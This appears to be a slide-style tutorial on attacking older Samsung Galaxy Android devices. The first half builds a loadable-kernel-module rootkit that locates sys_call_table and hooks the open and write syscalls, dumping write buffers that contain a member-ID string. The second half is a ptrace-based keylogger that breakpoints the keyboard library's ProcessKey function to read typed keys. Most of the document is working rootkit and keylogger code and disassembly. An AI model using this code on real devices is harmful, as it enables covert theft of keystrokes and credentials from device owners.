

# Android Hooking Attack

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- **Kernel Hooking**
  - Hooking using LKM Kernel module.
- **Library Hooking**
  - Android system library module hooking.



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# 1. KERNEL HOOKING

- **Kernel Hooking**

- Most of Kernel rootkit using LKM (loadable kernel module)
- Samsung's kernel source location "opensource.samsung.com"
- Look at the README.txt

HOW TO BUILD KERNEL 2.6.35 FOR Sxxxxx

1. Visit <http://www.codesourcery.com/>, download and install Sourcery G++ Lite 2009q3-68 toolchain for ARM EABI.
2. Extract kernel source and move into the top directory.
3. Execute 'make aries\_kor\_defconfig'.
4. Execute 'make' or 'make -j<n>' where '<n>' is the number of multiple jobs to be invoked simultaneously.
5. If the kernel is built successfully, you will find following files from the top directory:

- **LKM module compile**

- Source file and Makefile put the same directory.
- Using "make"
  
- Galaxy S example.

```
obj-m += test.o
all:
    make -C /home/hinehong/sxxxxx/Kernel M=$(PWD)
CFLAGS_MODULE=-fno-pic ARCH=arm
CROSS_COMPILE=/home/hinehong/CodeSourcery/Sourcery_G++_
Lite/bin/arm-none-eabi- modules
```

- **LKM module compile**

- Install : insmod "Module name"
- View list : lsmod "Module name"
- Delete : rmmod "Module name"

- **init\_module**

- Dynamic memory allocation function is kmalloc in kernel.

```
int init_module(void)
{
//+init list
    head = (config *)kmalloc(sizeof(config),GFP_KERNEL);
    tail = (config *)kmalloc(sizeof(config),GFP_KERNEL);
    head->next = tail;
    tail->next = tail;
//-init list
}
```

- **sys\_call\_table**

- In Linux, the system call functions defined in sys\_call\_table.
- /proc/kallsyms

```
# ls -l /proc/kallsyms
-r--r--r-- root    root
```

```
ubuntu:~/tools/lkm2$ cat kallsyms |grep sys_call_table
c0026e04 T sys_call_table
```

- System.map of the kernel source code

```
ubuntu:~/workspace/goldfish$ cat System.map |grep sys_call_table
c0026e04 T sys_call_table
```



- **How to get the address of dynamically sys\_call\_table**
  - Using vector\_swi handler.
  - vector\_swi of the system call handler function.
  - Defined at arch/arm/kernel/entry-common.S

```
000000c0 <vector_swi>:
c0: e24dd048 sub     sp, sp, #72      ; 0x48 (S_FRAME_SIZE)
c4: e88d1fff stmia  sp, {r0 - r12}    ; Calling r0 - r12
c8: e28d803c add     r8, sp, #60     ; 0x3c (S_PC)
cc: e9486000 stmdb  r8, {sp, lr}^  ; Calling sp, lr
d0: e14f8000 mrs     r8, SPSR      ; called from non-FIQ mode, so ok.
d4: e58de03c str     lr, [sp, #60]   ; Save calling PC
d8: e58d8040 str     r8, [sp, #64]   ; Save CPSR
dc: e58d0044 str     r0, [sp, #68]   ; Save OLD_R0
e0: e3a0b000 mov     fp, #0      ; 0x0      ; zero fp
e4: e3180020 tst     r8, #32        ; 0x20    ; this is SPSR from save_user_regs
e8: 12877609 addne  r7, r7, #9437184; put OS number in
ec: 051e7004 ldreq  r7, [lr, #-4]
f0: e59fc0a8 ldr     ip, [pc, #168]  ; 1a0 <__cr_alignment>
f4: e59cc000 ldr     ip, [ip]
f8: ee01cf10 mcr     15, 0, ip, cr1, cr0, {0} ; update control register
fc: e321f013 msr     CPSR_c, #19    ; 0x13 enable_irq
100: e1a096ad mov     r9, sp, lsr #13 ; get_thread_info tsk
104: e1a09689 mov     r9, r9, lsl #13
108: e28f8094 add     r8, pc, #148    ; load syscall table pointer
10c: e399c000 ldr     ip, [r9]
```

- **How to get the address of dynamically sys\_call\_table**

- Inside the vector\_swi, sys\_call\_table address can obtain.

```
ssize_t *sys_call_table = (ssize_t *)NULL;
```

```
void get_sys_call_table(void)
```

```
{
```

```
    void *swi_addr=(long *)0xffff0008;  
    unsigned long offset=0;  
    unsigned long *vector_swi_addr=0;
```

```
    offset=((*(long *)swi_addr)&0xfff)+8;
```

```
    vector_swi_addr=*(unsigned long *) (swi_addr+offset);
```

```
    while(vector_swi_addr++)
```

```
    {
```

```
        if(((*(unsigned long *)vector_swi_addr)&0xfffff000)==0xe28f8000)
```

```
        {
```

```
            offset=((*(unsigned long *)vector_swi_addr)&0xfff)+8;
```

```
            sys_call_table=(void *)vector_swi_addr+offset;
```

```
            break;
```

```
        }
```

```
    }
```

```
    return;
```

```
}
```

```
<6>[+] init_module  
<6>[sys_call_table] : 0xc0026e04  
<6>[-] cleanup_module  
#
```

- **How to get the address of dynamically sys\_call\_table**
  - If get the address of sys\_call\_table, direct modification of the table can hooking existing syscall function.

```
asmlinkage ssize_t (*orig_open)(const char *pathname, int flags);

asmlinkage ssize_t hacked_open(const char *pathname, int flags)
{
    printk(KERN_INFO "SYS_OPEN called : %s\n", pathname);
    return orig_open(pathname, flags);
}

int init_module(void)
{
    orig_open = sys_call_table[__NR_open];
    sys_call_table[__NR_open] = hacked_open;
    printk(KERN_INFO "[ROOTKIT] Install\n");
    return 0;
}
```

- **What can we do?**



- "Write" on the hook "https" does not communicate general web packets can be intercepted.

```
asmlinkage ssize_t hacked_write(int fd, char *buf, size_t count)
{
    int ret = 0;
    char *filter[] = {
        "SMemberID",
    };
    ret = orig_write(fd, buf, count);

    for(i=0; i<4; i++)
    {
        if(strcasestr(buf, filter[i]))
        {
            dumpcode((unsigned char *)buf, count);
            break;
        }
    }

    return ret;
}
```

- What can we do?





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## 2. SYSTEM LIBRARY HOOKING

- **Hooking**

- Can hooking android system library.
- Related system key library hooking.
- Target library is `"/system/lib/libXt9core.so"`

```
EXPORT Java_com_samsung_sec_android_inputmethod_axt9_xt9_Xt9core_ET9KDB_1ProcessKey
Java_com_samsung_sec_android_inputmethod_axt9_xt9_Xt9core_ET9KDB_1ProcessKey
```

```
var_28= -0x28
arg_0= 0
```

```
PUSH.W      {R0-R2,R4-R9,LR}
MOV         R5, R0
LDR        R0, [R0]
MOV        R7, R2
```

- **Hooking**

- In Arm architecture different Intel.
- Intel breakpoint opcode such as 0xcc (int 3) in the software, ARM does not has breakpoint opcode.
- SIGTRAP code must be use.

## **Setting breakpoints**

Angel uses three undefined instructions to set breakpoints. The instruction used depends on:

- the endianness of the target system
- the processor state (ARM or Thumb).

### **ARM state**

In ARM state, Angel recognizes the following words as breakpoints:

0xE7FDDEFE

for little-endian systems.

0xE7FFDEFE

for big-endian systems.

### **Thumb state**

In Thumb state, Angel recognizes 0xDEFE as a breakpoint.



- **Hooking**

- breakpoint is two.

```
UXTB.W      R3, R9
MOU         R6, R0
LDR         R0, [R4,R1] ; g_KdbInfo
LDR         R1, [R4,R2] ; g_WordSymbInfo
UXTH        R2, R7
STR         R6, [SP,#0x28+var_28]
BL          ET9KDB_ProcessKey
LDR         R3, [R5]
MOU         R1, R8
MOU         R2, R6
LDR.W      R7, [R3,#0x308]
MOU         R3, #0
```

- **First**
  - before the processkey function call.
  - Getting the g\_WordSymbInfo address.
  - g\_WordSymbInfo : after the processkey function call, data save address.
  - Setting breakpoint second.
- **Second**
  - When call the processkey function, next 4 byte memory.
  - Getting the g\_WordSymbInfo data.
  - Setting breakpoint first.

- **Memory setting**

- device memory value is different.
- before the processkey function call.
- ProcessKey call address and find 4 byte size next instruction.

```
#if GALAXYS
#define PROCESSKEYADDR 0x7f4e
//0x7f4e          BL          ET9KDB_ProcessKey
//0x7f58          LDR.W       R7, [R3,#0x308]
//0x7f58 - 0x7f4e = 0xa
#define DADDR 0xA
```

- **Process attach**

- Getting pid value for execute process attach.
- Key process name like "android.inputmethod" in Galaxy series device .

```
#define PROCESSNAME "android.inputmethod"

int getpid(void)
|{
    FILE *fp = NULL;
    int ret = 0;
    char buf[1024] = {0, };

    fp = popen(PS, "r");
    while(fgets(buf, sizeof(buf)-1, fp)!=NULL)
    |
    {
        if(strstr(buf, PROCESSNAME))
        {
            printf("%s\n", buf);
            sscanf(buf, "%*s%d", &ret);
            return ret;
        }
    }

    return ret;
}
```

- **Getting function address**

- Real function address :
- "Processkey" function address + library base address(/proc/PID/maps).

```
1//정의된 processkey 함수주소 + 메모리 베이스주소로 실제 함수주소를 구함  
processkey_addr = get_base_addr(pid, LIBXT9CORE) + PROCESSKEYADDR;
```

- **Hooking Start!**

- Save the two breakpoint opcode.
- The reason is 2 breakpoint, continued hooking and getting key value before processkey function and next.

```
op = ptrace(PTRACE_PEEKDATA, pid, (void *)processkey_addr, NULL);
errorchk(op, "hooker() PEEKDATA op");
op2 = ptrace(PTRACE_PEEKDATA, pid, (void *)processkey_addr+DADDR, NULL);
errorchk(op2, "hooker() PEEKDATA op2");
```

```
while(1)
{
    hooking_process(pid, processkey_addr, op, processkey_addr+DADDR, 0);
    hooking_process(pid, processkey_addr+DADDR, op2, processkey_addr, 1);
}
```

- **Hooking**

- Wait a event.

```
ret = ptrace(PTRACE_CONT, pid, NULL, NULL);  
errorchk(ret, "hooking_process() CONTINUE1");
```

```
waitpid(pid, &status, 0);  
if(WIFEXITED(status))  
{  
    return;  
}
```

- **Hooking**

- Breakpoint address check.
- PC (Program Counter)

```
ret = ptrace(PTRACE_GETREGS, pid, NULL, &regs);
errorchk(ret, "hooking_process() GETREGS");

if(regs.pc!=addr1)
{
    ret = ptrace(PTRACE_CONT, pid, NULL, NULL);
    errorchk(ret, "hooking_process() CONTINUE2");
    return;
}
```



- **Key status check**

- Gallexy : offset address "r0 + 0x14" has key status value.
- Qwety code is 0x10709, 0x10912

```
ret = ptrace(PTRACE_PEEKDATA, pid, (void *)regs.r0+0x14, NULL);  
errorchk(ret, "hooking_process() PEEKDATA");
```

```
if(ret<0x10700)  
{  
  
    keyboard_status = 0;  
}  
if(ret>0x10700)  
{  
  
    keyboard_status = 1;  
}
```

- **Key value**

- Second breakpoint (processkey the line was called), g\_WordSymbInfo key value are recorded.
- Gallexv S : offset address "r0 + 0x30" has key value.
- 0x30 : g\_WordSymbInfo offset

```
ret = ptrace(PTRACE_PEEKDATA, pid, (void *)regs.r4+WORDSYMBINFO, NULL);  
errorchk(ret, "hooking_process() PEEKDATA");
```

```
key = (int)ret&0xffff;
```

- **Key value**

- Gallexy S2~3 : g\_WordSymbInfo address in r1 register
- 4byte data : g\_WordSymbInfo + 0x4

```
g_WordSymbInfo = (unsigned long)regs.r1;
```

```
ret = ptrace(PTRACE_PEEKDATA, pid, (void *)g_WordSymbInfo+0x4, NULL);  
errorchk(ret, "hooking_process() PEEKDATA2");
```

```
key = (int)ret&0xffff;
```

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